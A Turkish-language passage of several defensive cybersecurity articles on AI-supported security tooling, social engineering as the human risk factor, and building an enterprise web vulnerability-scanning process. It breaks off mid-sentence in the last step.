Yaşanan bu süreçte artış gösteren saldırı yüzeylerine yönelik alınabilecek önlemler arasında ise özellikle adaptif süreçlerden etkilenen sistemler yerine bunlara uyum sağlayabilen, daha önce gerçekleşmeyen durumlarda bile risk skorlaması ve anomali tespiti yapabilen, karşılaşılan durumlara yönelik alınabilecek tutarlı aksiyonları önerebilen ve otomatize bir şekilde gerçekleştirebilen yapay zeka odaklı sistemlerin kullanılmasını önermekteyiz. Bu sistemler yapay zeka temelli geliştirilmiş ya da yapay zeka destekli;


Olay izlemenin, uyarılar üretebilmenin yanında diğer siber güvenlik odaklı ürünlerle entegre çalışabilen, korelasyon kurallarının katı sınırları dışında daha adaptif ve yapay zeka destekli analizler gerçekleştirebilen Yeni nesil SIEM ürünlerini,

Kullanıcı ve Varlık Davranış Analizi ürünlerini (User Entity Behavior Analytic - UEBA),

IT sistemlerinde yer alan zayıf noktaların tespitini sağlayan zafiyet tarayıcıları (Vulnerability Scanner),

Güvenlik Orkestrasyon, Otomasyon ve Olaylara Müdahale ürünleri (Security Orchestration, Automation and Response - SOAR) kullanılarak vaka yönetiminin geleneksel yaklaşımlara göre değişen dünya ve teknolojik koşullara uyum sağlayan bir şekilde daha proaktif, otomatize ve hızlı müdahalelerde bulunarak güvenlik risklerinin en aza indirilmesi sağlanmalıdır.

Yazımızı sonlandırırken bilgi güvenliğinde yer alan 4-Göz Prensibine (Four Eyes Principle) değinelim. İki adam kuralı (Two Man Rule) olarak da bilinen bu prensip; bir vaka oluşumunda gerçekleştirilecek kritik işlemlerin, yüksek düzeyde güvenlik sağlamak amacıyla (bir yetkilinin hatasını diğerinin fark etmesi, kontrol etmesi vb. durumlardan dolayı) birbirlerinden bağımsız olan iki yetkili tarafından onaylanmasını öne sürmektedir. Biz bu süreçte insanın yanına, ona destek olacak yeni bir bağımsız yetkili olarak yapay zekayı eklemekteyiz. Böylelikle yaşanılan olağan dışı süreçlerde ve sonrasında bahsettiğimiz insan faktöründen kaynaklanan ya da mevcut sistemlerin yeterince adaptif çalışamamasından kaynaklanan güvenlik risklerinin azaltılabileceğini yüksek olasılıklarla öngörmekte ve yapay zeka destekli veya temelli güvenlik ürünü geliştirmelerine odaklanan bir vizyona sahip olunması gerektiğini ifade etmekteyiz.



Bilgi Güvenliğinde Kritik Başarı Faktörü: İNSAN

Serhat Aydın

21. yüzyılda gelişen teknolojinin hızla gelişmesi, insanların ve işletmelerin teknolojiyi kullanım oranın da hızla yükselmesiyle teknoloji hayatımızın vazgeçilmez bir parçası haline geldi.

Eskiden defterlere, ajandalara yazılan bilgiler öncelikle oda büyüklüğündeki bilgisayarlara kayıt edilirken, teknolojinin hızlı gelişmesi ile oda büyüklüğündeki bilgisayarlar insanların yanlarında taşınabilecek seviye de küçük ebatlardaki teknoloji cihazlarına dönüştüler. Teknolojinin hızlı gelişimi boyutları küçülen teknolojik cihazların özelliklerinden feragat etmesi yerine yeni özelliklere de sahip olmasını sağladı.

Teknolojinin bu denli hızlı gelişmesi ise alışıla gelmiş alışkanlıkların da değişmesini zorunlu kıldı. Örnek vermek gerekirse firmaların arşiv niteliği taşıyan bilgi ve belgelerini depolamak için büyük fiziksel alanlara ihtiyaç duyarken, dijitalleşmenin getirdiği fayda(!) ile dünyanın farklı ülkelerinde farklı şehirlerinde aynı verinin yedeğini bulundurabilmek mümkün hale geldi. Peki bu dijitalleşme insanların ve işletmelerin hayatlarını kolaylaştırırken aynı zaman da bir soru işaretini de yanında getiriyordu GÜVENLİK.

Firmalar arşivlerini kilitli dosyalarda saklamayı güvenli bulurken, dijitalleşmenin getirdiği fayda ile farklı ortamlarda bulunan verilerin korunması ise giderek karmaşık hale gelmişti. Bugün her evde ya da iş yerinde bulunan dış kapılar dahi gün geçtikçe güvenli hale gelse de aynı şekilde hırsızlar da aynı şekilde kendilerini geliştirerek yeni yöntemler keşfetmektedir. Aynı şey gelişen teknoloji ile bilgisayar sistemlerinin de güvenliğini sağlamak için yeni bir endüstrinin oluşmasına olanak sağladı. Bu endüstriye genel olarak Bilgi Güvenliği diyebiliriz. İşletmelerin bilgi güvenliğini sağlamak adına eskiden sadece antivirüs yazılımı kullanırken, geldiğimiz nokta Firewall (Güvenlik Duvarı), Antivirüs, DLP (Veri Kaybı/Sızıntısı Önleme), Sandbox (Korumalı Alan), Spam Filtreleri vb gibi güvenliğin farklı alanlarına hitap eden ürünler (yazılım ve donanım) üretildi ve firmalar da ihtiyaçlarına göre bu ürünleri satın alarak kurumsal ağ ve bilgisayarların da kullanmaya başladılar.

Bu ürünlerin fiyatları ise firmanın büyüklüğüne, mimarisine ve kullanıcı sayısına göre değişkenlik gösterebiliyor. Firmaların bu denli büyük maliyetli yatırımlar yapıyor olması üst düzey yöneticiler için de ne yazık ki güvenliğin tam anlamıyla sağlanabiliyor olduğunu zannetmelerine sebep olmaktadır. Ancak bu kadar büyük yatırımlar yapılmasına rağmen sistemleri kullanan kişilerin İNSAN olmasından dolayı en büyük güvenlik riskini de yine insan oluşturmaktadır.

Yapılan yüklü miktardaki güvenlik ürünleri daha önce tespit edilmiş ve çözümü öğrenilmiş olan zafiyetlere, hatalara karşı önlemler almak için kullanılmaktadır. Oysa güvenlik ürünlerinde olmayan, Dünya'daki 7.8 milyar insanda olan bir şey var DUYGU ve HİS.

İnsanlar çoğunlukla gündelik hayatlarında karar vermeleri gerektiğinde duygularını ve hislerini katarak karar vermektedirler. Bilgi güvenliğinde cihazları kandırmak insanları kandırmak kadar kolay olmadığı için genellikle hackerlar insanların zaaflarını kullanarak bilişim sistemlerine sızmaya çalışırlar. Hackerların kullandığı bu yönteme Sosyal Mühendislik denir. Sosyal Mühendislik, teknik olarak ulaşılması mümkün olmayan durumlarda sızılacak sisteme insanları kandırarak erişmektir.

Sosyal mühendislik gerçekleştirilerek bazen bir bilgi, bazen bir uygulama kurulumu bazen ise başka bir hesaba para aktarma işlemi gerçekleştirilebilinir.

Sosyal mühendisliğin temelinde insan faktörü olduğu için, kurumlar bilgi sistemlerini ne kadar güçlendirirlerse güçlendirsinler insanın olduğu yerde duygu ve hislerden kaynaklı zafiyette bulunmaktadır.

Sosyal mühendisler saldırılarında genel olarak amaç, para olmamakla birlikte, teknik olarak ulaşılması mümkün olmayan durumlarda hacklenecek sisteme ya da bilgiye teknik olmayan bir dizi yolla erişmektir.

Bu saldırı da güvenlik ürünlerinden çok insanların farkındalık seviyesi önemlidir. Çünkü saldırganlar insanların duygularından ve hislerinden faydalanarak saldırılmaktadır. İnsan hayatı boyunca kendisine gelen teklifleri önce değerlendirip sonrasında ise karar vermiştir. Sosyal mühendislerde saldırılarda insanlara mail, sms veya telefon yolu ile sahte cazip tekliflerde bulunarak onları istedikleri tuzaklara çekmeye çalışmaktadırlar.

Örneğin; Ciddi tutarlarda indirim oranı verdiklerini vaat eden SMS / Mail kampanyaları, gündemdeki diğer konular hakkında ilgi çekici içerikler Covid-19 vb. ya da sizin bir terör örgütü soruşturmasında isminizin geçtiğini belirten bir telefon çağrısı alma gibi farklı yöntemler kullanılmaktadır.

Kurumlar verilerinin güvenliğini sağlamak için yaptıkları teknoloji yatırımlarının haricinde ayrıca çalışanlarına gerekli bilgi güvenliği farkındalığı eğitimlerini almasını sağlamalıdır. Ayrıca farkındalığı dinç tutmak için kurum genelinde posterler ve güncel olarak gerçekleştirilen saldırılar, olaylar hakkında çalışanları da ayrıca bilgilendirmelidir.

Unutulmamalıdır ki, bir zincir en zayıf halkası kadar kuvvetlidir. Güvenlik zincirinde ise en zayıf halka insandır.

Başarılı Bir Güvenlik Süreci Nasıl Oluşturulur?

Cüneyt Kavi

Basit bir güvenlik açığı tarayıcısı kullanarak büyük bir kuruluşta tam web uygulama güvenliğini sağlayamazsınız. Doğru araçları seçmeniz ve kapsamlı ve ölçeklenebilir bir kurumsal web güvenliği süreci oluşturmanız gerekir.

Kurumsal Web Güvenliğinin Temelleri

Web güvenliğiyle ilgili zorlukların kapsamı, işletmenizin büyüklüğü ile katlanarak büyür. Birincil neden, denetlemeniz gereken varlıkların sayısı değil, yapının karmaşıklığıdır. Büyük bir kuruluşta, bir sorunun güvenlik kontrollerinden geçmesi daha kolaydır. Ve büyük bir kuruluşta, küçük bir sorun katlanarak daha büyük sonuçlara yol açabilir.

Piyasadaki çoğu güvenlik teklifi büyük resme değil, küçük baskıya odaklanır. Tipik bir web güvenlik teklifini fiziksel bir güvenlik sistemiyle karşılaştıracak olsaydınız, bu, özel olarak uzmanlaşmış korumaları işe almak gibidir. Korumanız gereken küçük bir ofisiniz varsa, birkaç meraklı muhafız burayı çok güvende tutacaktır. Dünya çapında yüzlerce büyük binanız varsa ve gardiyanların yöneticileri, yönergeleri, planları veya programları yoksa, suçlular bunları kolayca atlatabilir. Aynı nedenlerle, bir web güvenlik açığı tarayıcısı, küresel bir kuruluşu saldırganlardan korumak için yeterli değildir.

Web güvenliği zorluklarının, fiziksel güvenlik zorluklarıyla pek çok ortak noktası vardır. Bir güvenlik sistemi tasarladığınızda, kapsamlı, güvenilir, verimli, kaçınılmaz ve yönetilebilir olmasını istersiniz. Sağlam bir web güvenlik süreci oluşturmak için aynı nitelikler gereklidir.

Kapsamlı: Web Varlığı Keşfi

Siz veya şirketinizdeki herhangi biri tüm web sitelerinizi ve web uygulamalarınızı listeleyebilir mi? Çoğu büyük işletmede bu mümkün değildir. Manuel bir varlık kataloğunu titizlikle tutsanız bile, bunların tümü hakkında bilgilendirilmeyebilirsiniz. Dünya genelindeki ofisinizin bir çalışanı, tek seferlik bir pazarlama kampanyası için bir WordPress sitesi oluşturabilir ve size bundan asla bahsetmeyebilir.

Korunmayan varlıkların sonuçları, fiziksel bir güvenlik sistemi için olanlara benzer. İzlenmeyen küçük bir deponuz varsa, birisi kolayca içeri girebilir. O depoda değerli eşyalarınız olmasa bile, bir suçlu deponuzu yasa dışı işlemler yürütmek için kullanabilir. Benzer şekilde, siyah şapkalı bir bilgisayar korsanı, diğer şirketlere saldırmak için unuttuğunuz web sitesini kullanabilir. Her iki durumda da bu, şirketinizin itibarına onarılamayacak şekilde zarar verecektir.

Sağlam bir kurumsal web güvenlik süreci, tam olarak neyi korumanız gerektiğini bulmanızı sağlayan etkinlikleri içermelidir. Tüm yeni kurumsal web varlıklarınızı görünür görünmez otomatik ve sürekli olarak keşfetmelisiniz. Hiçbir manuel işlem yeterince kapsamlı olmayacak- bunu sizin için yapabilecek bir araca sahip olmalısınız. Böyle bir aracın atlatılması da imkânsız olmalıdır.

Bunu yapmanın en iyi yolu, uzman aracıların arama motorları için yeni siteler keşfederken kullandıkları aynı teknikleri kullanmaktır.

Web Varlığı Keşfi

Artılar	Eksiler
İşletmeye ait çoğu web varlığını bulur	İnsan kaynaklarını tamamen ortadan kaldırmaz: sonuçların manuel olarak doğrulanmasını gerektirir.
Kaynakları korur: manuel kataloglama çabalarının yerini alır	

Güvenilir: Sıfır Yanlış Alarmlar

Bir web sitesi güvenlik tarayıcısı, bir araştırmacı gibidir. Her potansiyel güvenlik açığı için sonuç vermesini bekliyorsunuz ve yanlış alarmlara dönüşen sıfır sonuç vermesini bekliyorsunuz. Bir yanlış alarm, size gözden kaçan bir küçük güvenlik sorunundan çok daha fazlasına mal olabilir.

Karşılaştırmayı fiziksel güvenlik sistemiyle tekrar kullanalım. Depolarınızın birinden otomatik bir sistemden alarm çağrısı alırsanız, bir güvenlik ekibi göndermelisiniz. Güvenlik ekibi siteye vardığında, alarmın neden çalıştırıldığını bulmalıdır. Yanlış bir alarm ise, bu onlara çok zaman ve çaba harcayabilir.

Aynısı, bir web güvenlik açığı tarayıcısı bir alarm verdiğinde de olur. Başlangıçtaki güven eksikliğinden dolayı, bu alarm genellikle bir güvenlik uzmanı ve / veya geliştirici tarafından araştırılır. Genellikle, bir güvenlik uzmanından bildirilen güvenlik açığını yeniden oluşturması istenir. Güvenlik açığı yanlış bir alarm ise, uzman veya geliştirici var olmayan bir şeyi kanıtlamak veya düzeltmek için çok fazla zaman ve çaba harcayabilir.

Şimdi, her gece birkaç kez çalan alarmı olan fiziksel bir güvenlik sisteminiz varsa ne olacağını hayal edin. Çoğu durumda, hiçbir güvenlik ihlali olmadığını öğrenirsiniz. Birkaç gün sonra alarma güvenmeyi bırakırsınız, hatta alarmı sessize alırsınız. Yanlış alarmlar rapor ederse güvenlik sisteminiz tamamen yararsız hale gelir. Tıpkı bir web güvenlik sisteminin yanlış pozitifleri rapor etmeye devam etmesi durumunda işe yaramaz hale gelmesi gibi, çünkü ona güvenmeyi çabucak bırakırsınız.

Küçük bir işletmede yanlış pozitifler ortaya çıkarsa, bunlar genellikle güven kaybına neden olmayacak kadar nadirdir. Bununla birlikte, binlerce varlığı olan büyük bir kuruluşta, çok küçük bir yanlış pozitif oranı bile, düzenli olarak düzinelerce yanlış alarm anlamına gelebilir. Bu nedenle, işletme ne kadar büyükse, yalnızca gerçek sorunları raporlayan bir sisteme sahip olmak o kadar önemlidir.

Verimli: Otomatik Sorun Yönetimi

Depodaki bir güvenlik görevlisinin bir hırsızlık girişimini fark ettiği ve silahlı bir ekip çağırması gerektiği bir durumu hayal edin. Bu güvenlik görevlisi, bir cep telefonu kullanarak koruma yöneticisini aramalıdır. Koruma yöneticisi, çağrıyı aldıktan sonra takım kaptanına e-posta göndermelidir. Takım kaptanı, e-postayı aldıktan sonra, kadroyu göndermek için bir web sistemi kullanmalıdır. Tüm süreç o kadar karmaşıktır ki, örneğin koruma müdürünün telefonu kapalıysa, herhangi bir aşamada başarısız olabilir. Ve başarılı olsa bile, takım geldiğinde hırsızlar çoktan gitmiş olacak kadar uzun sürüyor.

Tarif edilen durum saçma gibi görünse de yazılım sistemlerini entegre etmeyen birçok kuruluşta bu bir gerçektir. Web güvenliği eşdeğeri, güvenlik yöneticisinden hizmet sahibinden geliştiriciden keşfedilen güvenlik açığını düzeltmesini istemesini isteyen bir sızma test cihazı olabilir. Güvenlik açığı taraması ve raporlama, işletmeniz tarafından halihazırda kullanılan sorun izleme sistemleriyle entegre edilmelidir. Verimli olabilmesi için, güvenlik açığı tarayıcısının insan müdahalesi olmadan sorunları okuyabilmesi ve oluşturabilmesi gerekir.

Kurumsal sınıf bir web güvenlik sistemi, keşif, raporlama ve iyileştirme süreçlerini otomatikleştirmelidir. Bir güvenlik açığı keşfedildiğinde, sistem sorun izleyicide bir sorun oluşturmalı ve bunu önceden yapılandırılmış kişiye veya ekibe atamalıdır. Sorun izleme sisteminde bir sorun kapalı olarak bildirildiğinde, sistem güvenlik açığının giderilip giderilmediğini doğrulamalıdır. Giderilmezse, sistem sorunu yeniden açmalıdır.

Bunu tüm önde gelen sorun izleyicileriyle entegre edebilir ve geliştirme stratejinizle uyumlu bir şekilde yapılandırabilirsiniz. Bu şekilde, tüm süreci otomatikleştirebilir ve sadece hizmet sahiplerinizin veya proje yöneticilerinizin bunu denetlemesini sağlayabilirsiniz.

Kanıt Tabanlı Tarama

Artılar	Eksiler
Bir güvenlik açığından yararlanılabileceğini şüphenin ötesinde kanıtlar	Tarama süresini biraz artırır: prova olmadan taramaya göre daha fazla zaman gerektirir
Sisteme olan güveni büyük ölçüde artırır: yanlış pozitiflerden tamamen kaçınmaya yardımcı olur	
Çok fazla kaynak tasarrufu sağlar: güvenlik açıklarını manuel olarak onaylamaya gerek yoktur	

Sorun İzleyicilerle Entegrasyon

Artılar	Eksiler
İyileştirme sürecini büyük ölçüde hızlandırır	Başlangıçta, sorun izleme sisteminde çok sayıda sorunun görünmesine neden olabilir.
Güvenliği büyük ölçüde artırır: güvenlik açıklarının asla ele alınmama olasılığını ortadan kaldırır	
Kaynakları korur: yalnızca gözetim gerektirebilir	

Kaçınılmaz: Planlama ve Sürekli Entegrasyon

Güvenlik görevlilerini işe alırsanız ancak öğleden sonra 2.00 ile 3.00 arasında deponuzu izlemiyorlarsa veya arka kapıyı izlemiyorlarsa, becerileri işe yaramaz. Benzer şekilde, herhangi bir web sitesi veya web uygulaması düzenli olarak taranmazsa, saldırılara daha yatkındır. Yeni güvenlik açıkları düzenli olarak keşfedilir ve keşiften kısa bir süre sonra istismar edilir.

Her web güvenlik süreci, planlanmış gece taramaları içermelidir. Büyük bir işletmede, web siteleri ve web uygulamalarının sayısı bunu çok kaynak yoğun hale getirebilir. Bu nedenle, kurumsal sınıf bir web güvenlik çözümü, web sitelerini sınıflandırmanıza ve farklı risk faktörlerine bağlı olarak farklı programlar atamanıza izin vermelidir.

Bununla birlikte, şirket içinde geliştirilen uygulamalar söz konusu olduğunda, web sitelerini ve web uygulamalarını üretime geçerken test etmek en iyi fikir değildir. Gereksiz riskler getirir ve büyük bir zaman kaybıdır. Bir web uygulamasının veya web sitesinin her yeni sürümü, oluşturulur oluşturulmaz güvenlik açıklarına karşı taranmalıdır.

Karmaşık geliştirme süreçlerini yönetmek için işletmeler genellikle sürekli entegrasyon (CI) çözümlerini kullanır. Derleme, dağıtım ve diğer birçok görevi otomatikleştirmeye yardımcı olurlar ve ayrıca güvenlik açığı taramasını otomatikleştirmeye de yardımcı olabilirler. Kurumsal sınıf web güvenlik açığı tarayıcınızı bir CI sistemi ile entegre ederseniz, bir geliştirici her yeni kod işleme koyduğunda ve bu kod derlendiğinde, tarayıcı kodu güvenlik açıklarına karşı kontrol edecektir.

Bu tür bir otomasyona ulaşmak için Web Uygulama Tarayıcınızı farklı CI çözümleriyle entegre edebilirsiniz. Bu şekilde, yeni kodun getirdiği olası güvenlik açıkları derhal ele alınacaktır. Güvenlik açıkları keşfedilirse işlemi başarısız olarak işaretlemek için CI çözümünü bile yapılandırabilirsiniz. Bu şekilde, bir güvenlik sorununun geliştirme aşamasından geçmesinin bir yolu yoktur.

CI sistemleriyle Entegrasyon

Artılar	Eksiler
Şirket içi kod güvenlik açıklarının geliştirme aşamasını geçmesini imkansız hale getirir.	Güvenlik açığı tarayıcısı, her işlemin aşamalı bir taramasını yaptığından, CI sistemlerinin taahhütleri işlemek için biraz daha fazla zaman ihtiyacı vardır.
Güvenliği büyük ölçüde artırır: canlı sistemlerdeki olası güvenlik açıklarının sayısını azaltır	
Kaynakları korur: sorunlar yalnızca ortaya çıkmalarına neden olan kişi veya ekip tarafından yöneltilir	

Yönetilen: Kurumsal Sınıf Görünürlük ve Raporlama

Bir işletmede, varlıkların sayısı ve sınırlı kaynaklar, her sorunu kişisel olarak denetlemeyi ve ortaya çıktığı anda her güvenlik açığını ortadan kaldırmayı imkansız kılar. Büyük kuruluşlar da çok daha fazla ataletten mustariptir. Bazı durumlarda, işletmelerin yasal gereklilikleri karşılamak için çok özel bilgilere erişimi olması gerekir.

Bu nedenle, kuruluş ne kadar büyükse, güvenlikle ilgili sorunların görünürlüğü ve önceliklendirilmesi ihtiyacı da o kadar büyük olur. Doğru bilgilerle keşfedilen güvenlik açıklarını gruplayabilir ve önceliklendirebilirsiniz. Yüksek riskli uygulamalardaki yüksek riskli sorunların derhal çözülmesini sağlayabilirsiniz. Gerekirse, sektörünüzdeki uyumluluk gereksinimlerini de karşılayabilirsiniz.

Kuruluşunuz için sağlam bir web güvenlik süreci uygulasanız bile, doğru araçlar olmadan çalışıp çalışmadığına dair hiçbir fikriniz olmaz. Güvenlik sorunlarının ne sıklıkta ortaya çıktığı, her ekip veya harici varlık tarafından ne kadar hızlı düzeltildiği ve ayrıca hangi teknolojilerin, üçüncü taraf uygulamaların, kitaplıkların veya araçların en çok neden olduğu gibi bilgileri size sağlayan sistemden geri bildirim almanız gerekir. Bu tür bilgiler size karar gücü verir: eğitim veya satın alma için nereye zaman ve para yatırmanız gerekir. Ayrıca size risk görünürlüğü sağlar.

Bunun çözümü, size doğru miktarda bilgi sağlamak için iş zekası teknolojilerini kullanan yönetici odaklı bir ara yüzdür. Bir işletmede, hiç kimsenin yüzlerce, hatta binlerce sorunu tek tek manuel olarak gözden geçirme zamanı olmayacaktı. Web güvenlik raporlarının kısa olması gerekir, ancak doğru faktörleri ele almaları gerekir. Raporların ayrıca belirli bir formatta olması veya güvenlik uyumluluğu gereksinimlerini karşılamak için belirli bilgilere sahip olması gerekebilir.

Çoğu web güvenlik açığı tarayıcısı, sızma testi uzmanları tarafından kullanılmak üzere tasarlanmıştır ve daha küçük işletmelere yöneliktir.

Kurumsal Raporlama

Artılar
Güvenlik sürecinin ne kadar iyi performans gösterdiğine dair görünürlük sağlar (başarılı mı yoksa değişiklik gerektiriyor mu)
Risk alanları hakkında bilgi sağlar: kaynaklarınızı ve yatırımlarınızı odaklamanız gereken yerler

Kurumsal Web Güvenliği Süreci Oluşturma

Test edilmiş en iyi uygulama niteliğindeki kurumsal web güvenlik sürecine bir örnek 7 adımda özetlenebilir.

1 Adım: Web Varlıklarını Keşfedin

Birçok kuruluş, sahip oldukları web sitelerinin, web hizmetlerinin, API'lerin ve web uygulamalarının sayısını büyük ölçüde hafife alır. Kaybolan, unutulan veya yetkisiz web varlıkları, kurumları açığa çıkaran güvenlik kör noktaları oluşturur. Kuruluşunuzdaki her bir web varlığı, genel saldırı yüzeyinize katkıda bulunur. Web sitelerinizdeki ve uygulamalarınızdaki güvenlik açıklarını bulup ortadan kaldırmayı düşünmeden önce, neye sahip olduğunuzu bilmeniz gerekir.

Keşif, gerçeklere dayalı güvenlik kararları almanın ilk adımıdır. Taramaya başlamadan önce bile, test uygulaması dağıtımları veya eski kampanyalar için pazarlama siteleri gibi artık kullanılmayan ancak saldırı yüzeyinizi artıran unutulmuş varlıkları kaldırmaya karar verebilirsiniz. Ardından, kuruluşunuzun web ortamının güvenliğini test etmek için bir güvenlik açığı taraması başlatabilirsiniz.

2. Adım: Gruplar Oluşturun

Çok sayıda varlığı yönetmenin anahtarı verimli gruplamadır. Gruplar sorumluluk atama, önceliklendirme, planlama, raporlama ve daha fazlası için kullanılır. Tek bir varlık, ihtiyacınız olduğu kadar çok grubun parçası olabilir. Grupları oluşturduktan sonra, keşfedilen ve içe aktarılan varlıkları gerektiği gibi bu gruplara hemen ekleyin.

En iyi uygulama olarak, aşağıdaki yönleri temsil eden gruplar oluşturabilirsiniz:

☑ Kritiklik (ör. Görev Açısından Kritik, Özel Bilgi)	☑ Olgunluk (ör. Yeni, Canlı, Eski)
☑ Departmanlar (ör. Pazarlama, Geliştirme, Üçüncü Taraf Yüklenici)	☑ Teknoloji (ör. Java, PHP, ASP)
☑ Ofisler (ör. İstanbul, Ankara, İzmir)	☑ Aşamalar (ör. Aşama, QA, OAT, Üretim)

3. Adım: Kullanıcıları ve İzinleri Ekleyin

Büyük bir kuruluşta, birçok tarafın web varlık güvenliğine farklı düzeylerde ilgisi vardır. Farklı tarafların da erişimi belirli bilgi kapsamlarıyla sınırlı olabilir. Hepsini güvenlik sürecine dahil etmek en iyi uygulamadır.

4. Adım: Envanteri Oluşturun

Hazırlık adımları tamamlandıktan sonra, artık keşfedilen web varlıklarını ekleyerek ve bunları mantıksal gruplara atayarak ve böylece seçilen kullanıcılara izinler vererek bir envanter oluşturabilirsiniz. Gerekirse, bu adımda manuel olarak ek web varlıkları girebilir veya bunları içe aktarabilirsiniz.

Güvenlik açığının giderildiğinden emin olmak için en iyi uygulama, belirli bir web varlığından sorumlu olan bir kişiyi belirlemektir. Bu kişi, tek irtibat noktası haline gelir ve güvenlik açığının ele alınmasıyla ilgili etkinlikleri devreder.

Güvenlik Politikasına Dahil Edin
Şirketinizin güvenlik politikası kesinlikle zaten web güvenliğini içeriyor. Kurumsal sınıf web güvenlik çözümünüz tarafından eklenen yeni özellikleri içerecek şekilde bu güvenlik politikasını değiştirmeniz gerekebilir.

Adım 5: Sorun İzleyici ile Entegre Edin

Büyük bir kuruluşta, çok sayıda kullanıcı tarafından erişilecek her yeni yazılım çözümü, büyük kaynak maliyetlerine neden olabilir. Süreçleri kolaylaştırmak için herkesin zaten bildiği ve kullandığı yazılımları kullanabilmek istersiniz. Bu nedenle, yalnızca kendi arayüzünde çalışan bir güvenlik açığı tarayıcısı, bir işletmenin amaçlarına uygun değildir.

Yazılım geliştirmeyle uğraşan her işletme, büyük olasılıkla halihazırda bağımsız bir sorun izleyici veya bir proje yönetim sistemi ile birlikte gelen bir sorun izleyici kullanmaktadır. Bu nedenle, güvenlik açığı tarayıcısının bu tür araçlarla birlikte çalışabilmesini istersiniz. Tarayıcı tarafından bulunan sorunlar, sorun izleme sistemine eklenmelidir ve örneğin, kapatılan sorunları otomatik olarak yeniden test etmek için iki yönlü iletişim de mümkün olmalıdır.

6. Adım: Taramaları Planlayın

Bir kuruluşun yüzlerce, hatta binlerce web sitesi ve web uygulaması olabilir. Her biri her gün taranacak olsaydı, çok fazla bilgisayar kaynağı gerektirecekti. Bu nedenle, birçok güvenlik yöneticisi çeşitli faktörlere bağlı olarak taramaları planlar. Örneğin binlerce müşteri tarafından kullanılan ve çok fazla kişisel veri içeren bir e-ticaret sisteminin çok sık taranması gerekebilir. Ancak, ayrı bir örnekte barındırılan tamamen tanıtım amaçlı bir web sitesi, tahrif edilmediğinden ve / veya devralınmadığından emin olmak için yalnızca haftalık taramalar gerektirebilir.

7. Adım: SDLC'ye ekleyin

Zamanlanmış taramaların birincil amacı, güvenlik açıklarının, örneğin üçüncü taraf yazılımlarda bulunan sorunlar nedeniyle ortaya çıkmamasını sağlamaktır. Zamanlanmış taramalar ayrıca kendi uygulamalarınız için son savunma hattı görevi görür. Bununla birlikte, güvenlik açıklarına karşı ilk savunma hattınız, kod üretime geçmeden çok önce başlamalıdır. Güvenlik sorunlarını mümkün olan en erken zamanda ortadan kaldırmak için, onu kod havuzuna yerleştiren her kod parçasının derlendiğinden ve güvenlik açıklarına karşı tarandığından emin olmalısınız. Bir taahhüt, güvenli görülmediği sürece onu bir özellik dalından asla çıkarmamalıdır.

Bunu başarmanın en iyi yolu, güvenlik tarayıcınızı sürekli entegrasyon (otomasyon) çözümünüzle entegre etmektir. Muhtemelen, geliştiriciniz depoya herhangi bir şey yüklediğinde, sürekli bir entegrasyon süreci tetiklenir. Bu süreç, hata olmadığından ve genellikle otomatik testler olmadığından emin olmak için uygulamanın derlenmesini içerir. Bu aşama ayrıca bir güvenlik açığı taraması da içermelidir. Ve özellik dalı derlenmezse birleştirilemeyeceği gibi, tarayıcı kritik güvenlik açıkları

